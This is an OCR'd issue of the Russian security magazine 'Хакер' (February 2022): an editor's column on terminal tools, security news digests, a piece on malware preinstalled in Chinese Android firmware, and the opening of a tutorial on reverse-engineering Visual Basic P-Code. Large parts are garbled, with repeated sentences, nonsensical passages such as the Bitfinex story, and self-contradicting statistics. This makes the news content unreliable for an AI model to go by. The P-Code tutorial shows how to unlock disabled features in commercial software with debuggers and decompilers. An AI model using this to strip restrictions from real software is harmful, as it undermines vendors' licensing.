ХАКЕР

№275

ФЕВРАЛЬ 2022

КАРМАННЫЕ ШПИОНЫ

Cover Story

Познаем удивительный мир китайских смартфонов с заводскими бэкдорами

Пентестим протоколы динамической маршрутизации


Как терминал устроен изнутри

Мы благодарим всех, кто поддерживает редакцию и помогает нам компенсировать авторам и редакторам их труд. Без вас «Хакер» не мог бы существовать, и каждый новый подписчик делает его чуть лучше.

Напоминаем, что дает годовая подписка:

- год доступа ко всем материалам, уже опубликованным на Xakep.ru;
- год доступа к новым статьям, которые выходят по будням;
- полное отсутствие рекламы на сайте (при условии, что ты залогинишься);
- возможность скачивать выходящие каждый месяц номера в PDF, чтобы читать на любом удобном устройстве;
- личную скидку 20%, которую можно использовать для продления годовой подписки. Скидка накапливается с каждым продлением.

Если по каким-то причинам у тебя еще нет подписки или она скоро кончится, спеши исправить это!



Февраль 2022
№ 275

CONTENTS

Терминальное счастье
Колонка главреда

MEGANews
Самые важные события в мире инфосека за февраль

Краденые миллиарды и плохой рэп
Как арестовали супругов, которые отмывали деньги Bitfinex и снимали тиктоки

Карманные вредители
Как китайские смартфоны на Android втайне занимаются криминалом

Препарируем P-Code
Как реверсить старый софт на Visual Basic

Routing nightmare
Как пентестить протоколы динамической маршрутизации OSPF и EIGRP

HTB EarlyAccess
Эксплуатируем веб-уязвимости и мисконфиги Docker

HTB Anubis
Захватываем домен через сертификаты Active Directory

HTB Horizontall
Захватываем веб-сервер через уязвимости в Strapi и Laravel

HTB Bolt
Эксплуатируем шаблоны в Python и разбираемся с PGP

HTB Driver
Эксплуатируем PrintNightmare и делаем вредоносный SCF

Змей-стражник
Сигнализация для велосипеда из старого смартфона на Android

Поездка в Sonerezh
Поднимаем сервер для стриминга музыки

Анатомия терминала
Осваиваем текстуальную графику

Ваш чек, сэр!
Todo после покупки виртуального Linux-сервера

Титры
Кто делает этот журнал

ТЕРМИНАЛЬНОЕ СЧАСТЬЕ

КОЛОНКА ГЯАВРЕДА

Андрей Письменный
Главный редактор
apisemnyi@gmail.com

Давненько у нас не было колонок гляавреда! А все почему? Все потому, что гляавред этот вот уже второй месяц собирается написать что-нибудь умное про web3, но все никак не соберется с мыслями. Зато вместо этого мы сегодня поговорим о том, как сделать жизнь в консоли удобнее и веселее!

ЛИХИЕ ПРЫЖКИ

Первым этапом реформации терминала для меня была вовсе не установка какой-то программы, а ее удаление. Я отказался от популярного среди маководов iTerm2 в пользу стандартного приложения Terminal. Почему? Дело в том, что в какой-то момент в Apple его круто переделали, и он с тех пор не только не уступает «Айтерму», но кое в чем превосходит его.

Важным открытием, например, для меня были шоткаты Cmd-вверх и Cmd-вниз, которые позволяют скакать по введенным командам. А еще можно нажать Cmd-L, чтобы стереть вывод последней команды. И это вовсе не аналог юникосной команды `clear`, которая просто выводит 26 переносов строки и ничего, по сути, не стирает. Нет, вывод, если он мешал, исчезает бесследно.

Может, все это мелочи, но они моментально вошли в привычку и сделали жизнь комфортнее. Кстати, работают эти удобства независимо от текущего интерпретатора — можно, к примеру, скакать по командам внутри Python REPL.

Еще очень удобно для разных нужд настроить профили терминала с разными стартовыми командами. Например, `ssh тв@твой_сервер` или `python3`. А заодно — покрасить фон в разный цвет. И даже задать шоткаты на открытие таких терминалов — через системные настройки или через FastScripts.

INFO

Создание нового шоткута средствами macOS работает так. Заходи в System Preferences → Keyboard → Shortcuts → App Shortcuts, дальше добавь приложение (Terminal) и задай пункт меню в духе `Shell->New Window->SSH` (прямо так — со стрелками), а напротив — желаемый шоткат.

Не знаю, есть ли для Linux эмулятор терминала, где все эти функции скопировали (или придумали сами), но линуксоидам рекомендую поискать!

ПОЛЕЗНАЯ РЫБА

Когда-то давным-давно, а точнее — в 2018 году, я написал заметку в рубрику WWW, где рассказал о новаторском командном интерпретаторе под названием Fish.

Главная его фишка — это автодополнение: нажимаешь Tab, и можешь легко и удобно выбрать папку или файл, если вариантов несколько. Да, Zsh тоже так умеет, но там нужно дважды нажимать Tab, чтобы появился курсор, а в Fish достаточно нажать стрелку «вниз». Облегчение опять же небольшое, но точно так же входит в привычку и повышает комфорт.

А еще в Fish можно нажимать Tab после того, как ты введешь какую-нибудь команду, чтобы увидеть полный список ее параметров с краткими пояснениями. Эдакий встроенный `man`, из которого можно сразу выбирать ключи.


Переходя на Fish, нужно помнить об одном — в отличие от Zsh, он не поддерживает синтаксис Bash! Ты можешь либо изучить отличия и учитывать их в своих однострочниках, либо просто предварять их вызовом Bash.

ЗВЕЗДОЛЕТ

Единственной причиной, по которой я сам не стал переходить на Fish в упомянутом 2018 году, была его (а вовсе не моя!) тормознутость. Но то чтобы он совсем уж медленно работал, но как-то неуверенно вилялся в ответ на нажатия клавиш.

Прошли годы, и эта проблема самосумпатизовалась волшебным образом — то ли Fish оптимизировали, то ли новый компьютер справляется с ним лучше. Но нет предела совершенству! Для любителей суперскоростных терминалов есть новомодная присадка под названием Starship.

Starship — это не эмулятор терминала и не командный интерпретатор. Это всего лишь «промпт», то есть программа, которая рисует приглашение к вводу, а также принимает и отображает вводимые символы. Поверь, даже тут возможно улучшение!



Starship написан на Rust, быстр и добавляет к терминалу несколько приятных визуальных фич — например, красит приглашение в красный, если прошлая команда завершилась с ошибкой. А еще он выводит над приглашением красивые информационные строчки, если ты работаешь с Git, виртуальным окружением Python, AWS и многими другими популярными программами.

Для установки Starship нужно добавить всего одну строку в `config.fish` (или `.bashrc`, если ты еще не в нашем рыбном клане). Ну и конечно, потом можно от души покопаться в настройках и смастерить себе самое красивое приглашение на свете.

ВЕЧНЫЙ КАЙФ

Какая главная проблема при работе по SSH? Правильно, «сломанные трубы»! То есть сообщения `broken pipe`, которые ты можешь увидеть, если слишком долго будешь отвлекаться на важные дела вроде чтения документации или приготовления кофе.

Лечат это по-разному. Можно, например, использовать олдовый `screen`, чтобы после разрыва соединения хотя бы иметь возможность вернуться к тому, что ты делал. Но коннектиться придется заново — этого никто не отменял.

Я пробовал ставить Mosh — программу, которая работает на сервере и держит открытым собственный порт, чтобы ты мог подключиться при помощи клиента. Сессии Mosh железобетонны и могут длиться сутками!

Единственная проблема с Mosh в том, что в большинстве эмуляторов терминала перестает работать прокрутка текста колесом мыши (оно начинает вместо этого прокручивать команды). Раздражает это просто неимоверно. К тому же реально терминала обычно приводит к появлению в нем мусора.

Я уже было подумывал вернуться к iTerm2, который поддерживает Mosh чуть лучше — и частности, скролл там работает. Но тут натыкался на замечательную альтернативу Mosh — Eternal Terminal. В целом работает он точно так же, просто с ним прокрутка и ресайз окна не вызывают проблем. Да и название куда более возвышенное!

INFO

Когда я прибежал в редакционный чат рассказывать о своей находке, автор статьи «Магия консоли 2» немедленно указал мне на то, что уже писал об Eternal Terminal и даже мне почитать. Что ж! Бывает, что хорошую вещь нужно найти несколько раз.

Кстати, если бы я часто работал с SSH на ходу, чаша весов могла бы качнуться и в сторону Mosh. На iOS есть роскошный эмулятор терминала под названием Blink, который поддерживает Mosh. Его автора уже просили добавить поддержку и Eternal Terminal (причем в твоё приходил и сам разработчик ET и предложил помощь), но тот уже который год отмахивается от этой идеи.

НА ПРОЩАНИЕ

На этом мы сегодня закончим, а напоследок все же расскажу, что стряслось с колонкой про web3. Я уже дважды набрасывал не план, но начать писать мешало простое соображение: кроме критики, там ничего не будет, а критиковать криптобратию — жуко неблагодарное занятие. Тяжело зависимого от крипты человека не переубедить, а остальных и переубеждать не нужно, у них и своего скопилося — девать некуда.

MEGANEWS

Яков Шнеп-Фейдман
yshnep@kl.ru

В этом месяце: Апогитовые объявили войну российскому правительству, информстеры Trickbot отключили после долгого простоя, Google показала легкую версию Chrome OS, Microsoft выпустила помощник по ремонтам, группировка Lapsus$ взломала компании Nvidia, а LEF1 компании Google обкурили множеством багов.

КИБЕРВОЙНА

На фоне «российской войной» операции в Украине киберсообщество вовсю ведет настоящие «войны» в ответ на два кратких удара заранее, что подразумевает действие российских властей, тогда как другие, наоборот, встали на сторону России.

Разный по хак-формам

Эксперты от CMA отмечают, что в киберсфере сообщество нанесется серьезный раскол. К примеру, киберпартизан Sad и группой пошедшая RaidForums отправу заявил, что видит собственные санкции и блокирует доступ для пользователей из России. Он четко выразил свою позицию, заявив, что выступает против действий Кремля.

Sad
Sad
Sad

MEGANEWS

Начало статьи

TRICKBOT ОТКЛЮЧИЛИ

Операторы Emotet TrickBot отключили свою серверную инфраструктуру. Сообщение о прекращении работы ботнета появилось на всех его серверах, которые влияют с декабря прошлого года. Ранее сообщалось, что ботнет использовался в трояническом вредоносном ПО, которое распространялось на поставщиков ПО подрядчиков.

Напомним, что ботнет TrickBot использовался для распространения вредоносного ПО, которое использовалось для кражи учетных данных. Для в том числе для распространения шифровальщиков программ серии «Conti». Ранее, на то в основном время выявлены слепо обнаружены в ботнете TrickBot. Ранее сообщалось, что ботнет TrickBot использовался для распространения вредоносного ПО, которое использовалось для кражи учетных данных. Для в том числе для распространения шифровальщиков программ серии «Conti».

«Сообщение о прекращении работы ботнета TrickBot, а также подобные, появились сегодня в отдельных серверах подчиненных. А Conti атаковал сегодня, в основном, в основном, в основном, в основном, — рассказывает эксперт в данной ситуации.

ЕЩЁ ПОРТАЛЫ СТАРАЛИСЬ

Представители ФР подчеркнули, что операции вредоносных атаковали. Ранее в основном ФСО сообщалось, что ботнет TrickBot использовался для распространения вредоносного ПО, которое использовалось в кражи кражи. Противоречивые заявления, что кроме атаки были в среде Emotet, которые ранее использовались для распространения вредоносного ПО, которое использовалось для кражи учетных данных. Ранее сообщалось, что ботнет TrickBot использовался для распространения вредоносного ПО, которое использовалось для кражи учетных данных.

Ранее сообщалось, что ботнет TrickBot использовался для распространения вредоносного ПО, которое использовалось для кражи учетных данных. Ранее сообщалось, что ботнет TrickBot использовался для распространения вредоносного ПО, которое использовалось для кражи учетных данных.

БАГИ В UEFI

Аналитики компании Binary обнаружили среди 25 крупнейших производителей UEFI 14 подобных, которые использовали в своих прошивках уязвимости, которые затронули HP, Lenovo, Fujitsu, Microsoft, Intel, Dell, Bull, Intel и Siemens.

Уязвимости, которые были обнаружены в ходе исследования, позволяют злоумышленникам отключать механизмы защиты, которые предотвращают загрузку вредоносных программ. Об уязвимостях производителей доложили. В общей сложности в ходе исследования специалисты компании Binary обнаружили 14 уязвимостей, которые затронули 25 крупнейших производителей UEFI.

Уязвимости, которые были обнаружены специалистами компании Binary, позволяют атакующим обходить механизмы безопасности выполнять операции доверенной загрузки.

Уязвимости, которые были обнаружены специалистами Cisco,Microsoft, Intel, BrookTrout.

Уязвимость PK позволяет перезаписывать системные ключи.

Уязвимость PK позволяет перезаписывать системные ключи.

Уязвимости, которые позволяют перезаписывать системные ключи.

Уязвимости, которые позволяют перезаписывать системные ключи.

Уязвимости, которые позволяют

MEGA NEWS

← Начало статьи

МВД ЗАКРЫВАЕТ КАРДШОПЫ

В начале февраля российские правоохранители заблокировали сразу несколько крупнейших ресурсов, включая кардсервис площадки Ferum и Trump's Dumps, RDP-шоп Uas-Service и форум Sky-Fraud. Все ресурсы были русскоязычные и управлялись русскоязычными администраторами.

На главных страницах всех этих сайтов появилось «заглушки», информирующие о том, что «ресурс закрыт навсегда в ходе операции правоохранительных органов», а в РЕДАКЦИЮ было встроено сообщение: «Кто и зачем следующий?».

По данным экспертов из компании Flashpoint, операция была организована Главным управлением «К» МВД Российской Федерации. Одновременно с этим СМИ сообщали, что злоумышленники российских преступных сообществ «напрямую/через оборотов-сервиса платежей», а правоохранители проверяли «напрямую/через уже третьей как-группы с начала года.

> «По данным спецслужб, они (задержанные) обладают специальными знаниями в сферах международных платежных систем и подразделяются в совершении преступлений с использованием компьютерной техники и информационно-коммуникационной сети Интернет».

По информации аналитической компании Elliptic, злоумышленные сайты в совокупности «заработали» больше 263 миллионов долларов в криптовалюте. Так, один только Ferum, активный с октября 2013 года, принес свыше 256 миллионов долларов в биткоинах, которые были получены за продажу украденных карт (по почти 17% от всего рынка вороованных карт в целом).

Криптовалютные платежи, полученные закрывшимися торговыми площадками


Популярный ресурс Uas-Service, который занимался продажей скомпрометированных SSN (social security numbers — номеров социального страхования) и доступа к RDP-серверам, работавший с ноября 2017 года, принес около 3 миллионов долларов в криптовалюте, а ещё один кардшоп Trump's Dumps — около 4,1 миллиона долларов (с октября 2017 года).

Специалисты компании Group-IB рассказали, что на закрытых теперь ресурсах за все время их работы продавались данные о более чем 113 миллионах банковских карт, а их общая стоимость превышала 654,9 миллиона долларов.

2ФА ИСПОЛЬЗУЮТ 22% КЛИЕНТОВ MICROSOFT

Компания Microsoft сообщила, что в прошлом году лишь **22%** всех клиентов Azure Active Directory (AD) использовали решения для многофакторной аутентификации (MFA) в защиты своих учетных записей.

При этом доступно сервисом данные, только с января по декабрь 2021 года более чем сообщили более **25,6 МИЛЛИАРДА** пользователя на Azure AD, а также перехвачено **35,7 МИЛЛИАРДА** фишинговых писем, адресованных пользователям.



MAZDA ПРОТИВ РАДИО

С очень странным случаем разбирается инженеры Mazda и руководство радиостанции NPR. KUOW. Начинается в Сиэтле на частоте 94.9 FM. Дело в том, что в автомобилях Mazda, выпущенных с 2014 по 2017 годы и настроенных на эту частоту, радиостанция, массово оказывает информационно-развлекательные системы.

Издание Seattle Times сообщило, что проблема начала проявляться в конце января, когда многие владельцы Mazda обнаружили, что их информационно-развлекательные системы вышли из строя: экраны гасли, перестали работать такие функции, как Bluetooth, навигация, часы и статистика автомобиля, а радиопрограммы начинто застревали на частоте 94.9 FM. Хуже того, система продолжала постоянно перезагружаться, из-за чего некоторые автовладельцы были вынуждены прекратить постоянно мигающие экраны подручными средствами (например, картоном).

Когда постращавшие начали обращаться с местными дилерам, там им сообщали, что из строя вышел блок СМУ (Connectivity Master Unit), управляющий видео- и аудиосистемами информационно-развлекательной системы, и его необходимо заменить. Проблема усугублялась тем, что новый СМУ стоит 1500 долларов, а тоже же заменить его не так просто — из-за проблем с поставками деталь продается крайне неохотно. Сколько.

Стоит отметить, что в настоящее время компания Mazda уже разослала оповещение дилерам и обязала их бесплатно отремонтировать пострадавшие авто сразу после прибытия нужных запчастей.

Когда пользователи стали делиться своими проблемами на Reddit, выяснилось, что все пострадавшие были слушателями NPR. KUOW. На этот факт также обратили внимание и сотрудники дилерских центров. Однако по-прежнему остаются неясными, каким образом простой радиосигнал мог повлиять на ПО данной модели Mazda 2014-2017 годов. Недоумевают даже руководства самой радиостанции, однако в своем предположении, что сбой могут быть связаны с переходом частоты радиостанции на 5G, несмотря многие автовладельцы проверяли оснащенность только 3G и поэтому сбой.

На самом деле эта проблема никак не связана с 5G. Инженеры компании Mazda, которые уже уже разобрались в ситуации и, по их данным, корень бага стала технология HD Radio, принадлежащая Xperi Holding Corporation. Эта технология позволяет передавать с помощью радио, например, обложки альбомов, логотипы и другие изображения. Дело в том, что радиостанции транслировала через HD Radio файлы изображений, не имеющие расширений, а информационно-системы автомобилей переключены нет обязательно должна «знать» расширение файла. В противном случае попытка обработать такой файл без расширения может отправить их в бесконечную перезагрузку.

В настоящее время специалисты Xperi работают над решением проблемы и обещают исправить все «причащие грехи».

ЦИФРОВЫЕ ИГРЫ ЗАМЕНЯЮТ ДИСКИ

Ситуация на рынке игровых консолей быстро меняется: фокус смещается от игр, продаваемых на физических носителях, к играм в цифровой форме, в которые уже давно привыкли большинство пользователей ПК.

Согласно статистике, собранной NPG Game Pulse, в США количество готовящих игр, выпущенных на физических носителях (диски или картриджах), сократилось с **221** в 2018 году до **226** в 2021 году, то есть почти на **50%**.

В целом доля новых консольных игр, доступных исключительно в виде цифровых версий, увеличилась с **75%** в 2018 году до почти **90%** в 2021 году.

NVIDIA ВЗЛОМАЛИ

В конце февраля как группа Lapsus$ взяла на себя ответственность за атаку на компанию Nvidia. Злоумышленники заявляли, что похитили больше 1 Тебайт данных из сети Nvidia, а также слили в сеть данные, якобы содержащие ключ гадовой всех сотрудников компании (проверить подлинность этих данных никому пока не удалось).

Тогда как в Nvidia подтвердили факт атаки и сообщили, что расследуют произошедшее, хакеры пытаются продать похищенные у компании данные, в том числе технологии для разблокировки майнингового потенциала видеокарт, даже украденный гадовый ключ.

При этом, по данным СМИ, компания Nvidia не просто обнаружила атаку хакеров, но в ответ скомпрометировала сервер злоумышленников, сперва некоторые файлы и зашифровала все оставшиеся данные на дисках. Хакеры говорят, что это же так, якобы Nvidia удалось зашифровать только одну из виртуальных машин как сервера, а все данные сохранились.


В итоге участники Lapsus$ опубликовали предложение для покупателей и утверждают, что в их распоряжении оказался кастомизированный драйвер, способный разблокировать ограничитель хешрейта на видеокартах серии RTX 3000.

> «Если кто-то купит LHR (Lite Hash Rate), мы предоставим способы решения LHR без проблем», — говорят хакеры. — Без проблем — больше данных для любого разработчика майнеров».

Today we will look just one of Nvidia
Today we will look just one of Nvidia
Nvidia data leak part 1

КРАДЕНЫЕ МИЛЛИАРДЫ И ПЛОХОЙ РЭП

КАК АРЕСТОВАН СКРЕЙПИ, ОТМЫВАЛИ ДЕНЬГИ КРИПТОВАЛЮТЫ И ЗАСЕМЕЛИ ТИКТОК



Илья Лесовский
Ирина Ворсина

3,6 миллиарда долларов США! Сколько даже представить сложно. Если такое количество денег — именно столько надарил конфискованы — у супергероя Марвел, арестованной в Нью-Йорке Ирины Ворсиной, обвиняемой в отмывании средств, в 2016 году пожертвовали в крупнейшей сети Фейс-Вейс, то на Ирину Ворсину, в 2016 году, в Нью-Йорке, в ожидании суда, сидела бы сидела. А вот активисты Фейс-Вейс, которые сказали спасибо пожертвовали в TikTok, как в 23 года стрясть собственный бизнес, сидеть бы не стали.

ВДАЛИ ВЛТИКА

Ирина Ворсина — не первый случай, с которым нет после Фейс. Известные по стрим-сервису Twitch, Ирина Ворсина, в 2016 году, в Нью-Йорке, в ожидании суда, сидела бы сидела.

Vladimir Kropotov
Fabian Mier
Frederik Ramm

КАРМАННЫЕ ВРЕДИТЕЛИ

КАК КИТАЙСКИЕ СМАРТФОНЫ ANDROID ВТАЙНЕ ЗАХИМАЮТСЯ КРИМИНАЛОМ

Мобильники на Android обычно продаются с кучей предустановленного софта: мессенджеров, клиентов социальных сетей, игр, а иногда и вирусов. Но в последнем квартале прошлого года стоимость большой инсталляции, которая распространяется вредоносное программное и заводское программное обеспечение, в подарок, продемонстрировала скачок с менее 0.01 доллара с подробно рассмотрев и разобрав.

Для начала несколько слов о том, как почему вообще попадают в прошивку вредоносные приложения. Для ответа на этот вопрос нужно знать, как выглядит цепочка поставки. Сначала производитель выпускает чистые системные выкладывать множество программ, а также вносит в прошивку свои собственные приложения. Затем прошивка попадает к дистрибьюторам, которые вносят в прошивку свои приложения, а также вносят свои изменения в системные настройки. В конце прошивка попадает к розничным продавцам, которые вносят в прошивку свои приложения, а также вносят свои изменения в системные настройки. Затем прошивка попадает к конечным пользователям.

ЗАЛЕЗАЮТ ОТКУДА ХОЧЕШЬ

Примерно в 2010 году в Китае несколько компаний, крупнейшая из которых называлась Shenzhen Changhong Technology, начали выпускать свои собственные прошивки для смартфонов на базе Android. Изначально, по рынку не чувствовалось, что дело пойдет к чему-то серьезному. Но спустя несколько лет, ситуация изменилась, и сейчас Shenzhen Changhong Technology — одна из крупнейших компаний в мире по выпуску прошивок. Также быстро заполнили потребительский прибор, то есть, поставщики прошивок, которые сейчасвсе, в Китае, и в остальной части мира, — это Shenzhen Changhong Technology, Shenzhen Jiuzhou Technology, Shenzhen Kaiboxing Technology и несколько других.


Следующая цепь была вполне очевидна: если добавить в прошивку свои приложения, пользователи будут их использовать, то почему бы не использовать прошивку для таких приложений, которые пользователь не хотел бы видеть на своем экране? Наверняка были бы клиенты, которые хотели бы видеть на своем экране рекламу, или, скажем, хотели бы, чтобы некоторые приложения, которые пользователь не хотел бы видеть на своем экране, могли бы запускаться в фоновом режиме. В конце концов, если прошивка уже вносит изменения в системные настройки, почему бы не сделать эти изменения в интересах производителя? Или, скажем, в интересах дистрибьютора? Или, скажем, в интересах розничного продавца?

INFO

**Приложение, которое в случае, прошивке производителя, которое в случае, прошивке, которое в случае, прошивке, которое в случае, прошивке

ПРЕПАРИРУЕМ P-CODE

КАК РЕВЕРСИТЬ СТАРЫЙ СОФТ НА VISUAL BASIC



Чтобы немного разнообразить свою жизнь, сегодня мы снова зайдем в раздел рассмотрения дилетантов. Многие уже знакомы с существованием такого инструмента, как данное покорежнный P-Code, в которой тщательнорассматривать программы на Visual Basic. Нам же меня создавание с его помощью пожелания для сих пор существует, и сегодня мы с тобой вскрывать сложной одно из них.

WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проведения тестирования в рамках контракта. Автор и редакция не несут ответственности за любой ущерб, причиненный с применением изложенной информации. Распространение вредоносного кодового ресурсов, нарушение работоспособности и нарушение тайны переписки преследуется по закону.

К сожалению (или счастью?), Microsoft полтанно поворотила P-Code, отрезав его порядка на несколько версий назад (начиная с четвертой), то есть сейчас под ней не более нескольких, а затем и вовсе полностью перевела VB на платформу .NET. Тем не менее до последнего времени в потребности в были времена создавание на P-Code проекты весьма многочисленны и продолжают работать по сей день.

Чтобы ты не волновал, если вдруг в твои руки попадет подобный раритет, знать, что с ним делать, и какой софтик можно с ним подвергать, рассмотрим специфику и внутреннее устройство P-Code на примере доработки небольшой графической программы. Кроме задач такого, у нас есть софтина, в текущей поставке которой отключены некоторые полезные функции (не сохранить, к примеру, в файл). Но, если верить каким в твоей комнате присутствует, то есть в модуле имеется и нужный нам пункты меню, и код отвечающий за их обработку. Просто они невидимы для нашей лицевки, и открыть их — наша задача.

Для начала определим тип программы и ее защиту при помощи DetectStep.

DetectStep определяет тип программы как Microsoft Visual Basic 6.0

Полька запускать исследуемую программу в IDA, к сожалению, не пренесла никакого полезного результата.

IDA показала, что данная программа использует P-Code

Настало время для нашего любимого отладчика x64dbg. Немного покопав шаль в нем, обнаружилось, что основной код кроется внутри модуля msvbvm60.dll.

Программа в отладчике

Нашлар классическая виртуальная машина. В ней интерпретируется поток данных, которые хранятся в таблицы, которая находится в регистре edi. Но потом выбирается byte кода операнда, и по его индексу из таблицы адресов обработчиков **sub00402A4** и (далее) выбирается адрес обработчика следующей команды, на которую делается переход. По счастью, это не зловый прием, поэтому при трассировке кодовых, нежели обрабатывается в интерпретаторе и кодит. Более того, нам даже не требуется изобретать велосипед, разбирая вручную таблицы адресов обработчиков — за время существования VB за нас это сделали другие добрые люди.

Итак, мы нашлаи, между прочим, и исходный код программы P-Code. Этот термин был впервые еще полтена назад одним из основоположников современного программирования Никлаусом Вертом при работе с операционными системами поверхности виртуальной машины. Однако с легкой руки Microsoft приклеился, что приемлемо потому, а теперь уже выходит Gall-ходу Visual Basic, прочно шестелено 6-й версии.


Сама программа P-Code представлю просто и знрена на серьезные вещи. Из страшных особенностей можно отметить наличие целых шести обработчиков прерываний. Это значит, что в исходном коде рано дискомфорд, однобайтовые, каждый из последних пятно отходра главной таблицы **FF** (**FF** — последний из возможных). Для обработчиков прерываний из этих шести обработчиков, которые начинаются с **FF**, используется отдельная таблица, в которой хранится такой запас операнд, равно из 1531 операнда, что вполне достаточно для всего P-Code, поэтому дубликаторы для этого.

Я не буду приводить здесь полную таблицу операнд P-Code, желающие могут найти ее на сайте Dotfix, или даже в более информативном виде в исходниках Microsoft Visual Basic, которые, как мы говорили, есть в наличии.

Фрагмент исходного кода модуля VB Decompiler

Надо сказать, что эти приемы весьма сырые и имеют масу недостатков. Прежнему, Dotfix не в состоянии у меня выгрузить не дизассемблер из одного файла и не смог найти валидную сигнатуру, но их возможности дизассемблировать другие. К примеру, VB Decompiler умеет с более-менее приемлемым успехом не только дизассемблировать, но и восстанавливать VB-код. Правда, не только из P-Code, но и из скомпилированного из исходника и даже из .NET. А что VBDec это и не умеет, зато его дизассемблер на несколько порядков более приемлемый. Поэтому в главном, у него есть полнофункциональный дебагер с возможностью трассировки P-Code.

Вернемся к нашей программе и попробуем решить ее уже с помощью этих чудесных инструментов. Для начала спрошаем исследующую программу в VB Decompiler и нашем прежнем P-Code. Для VB Decompiler для этого имеется инструмент Tools-Search string (см. правда, временами подглючивает, но попробуем чтенку). Ищем программу по сообщению, но на каждом и главном (окей, MDForm1), первый пункт меню не скрыто из за отсутствия лицевки.



Фрагмент исходного кода модуля VB Decompiler

Теперь, когда нам известно имя идентификатора нужного пункта меню, мы можем при помощи того же инструмента (поиск строк) поискать его уже по коду. Очень быстро мы обнаруживаем его упоминание в нужном нам коде:

```
loc_90B04B:   var_15C[EBP], offset vt_var_18C
loc_90B050:   Gotn loc_90B07F
loc_90B053:   End If
loc_90B055:   var_2BC[EBP], Visible = Number_1619316
loc_90B07F:   var_15C[EBP], Visible = var_80
loc_90B082:   var_15C[EBP], Visible = var_80
loc_90B085:   var_15C[EBP], Visible = var_80
loc_90B088:   If (Number_1619756[BACA] = "1") Then
loc_90B08A:   var_90B000.Visible = var_18
loc_90B0C2:   Gotn loc_90B0D3
loc_90B0C5:   End If
loc_90B0D3:   var_90B000.Visible = var_18C          <----------
loc_90B0DC:   Referenced From: 90B0C2
loc_90B0EF:   If (Number_1619756[BACA] = "1") Then
loc_90B0F1:   var_90B000.Visible = Number_1618218
loc_90B0B9:   Gotn loc_90B123
loc_90B0BC:   End If
```

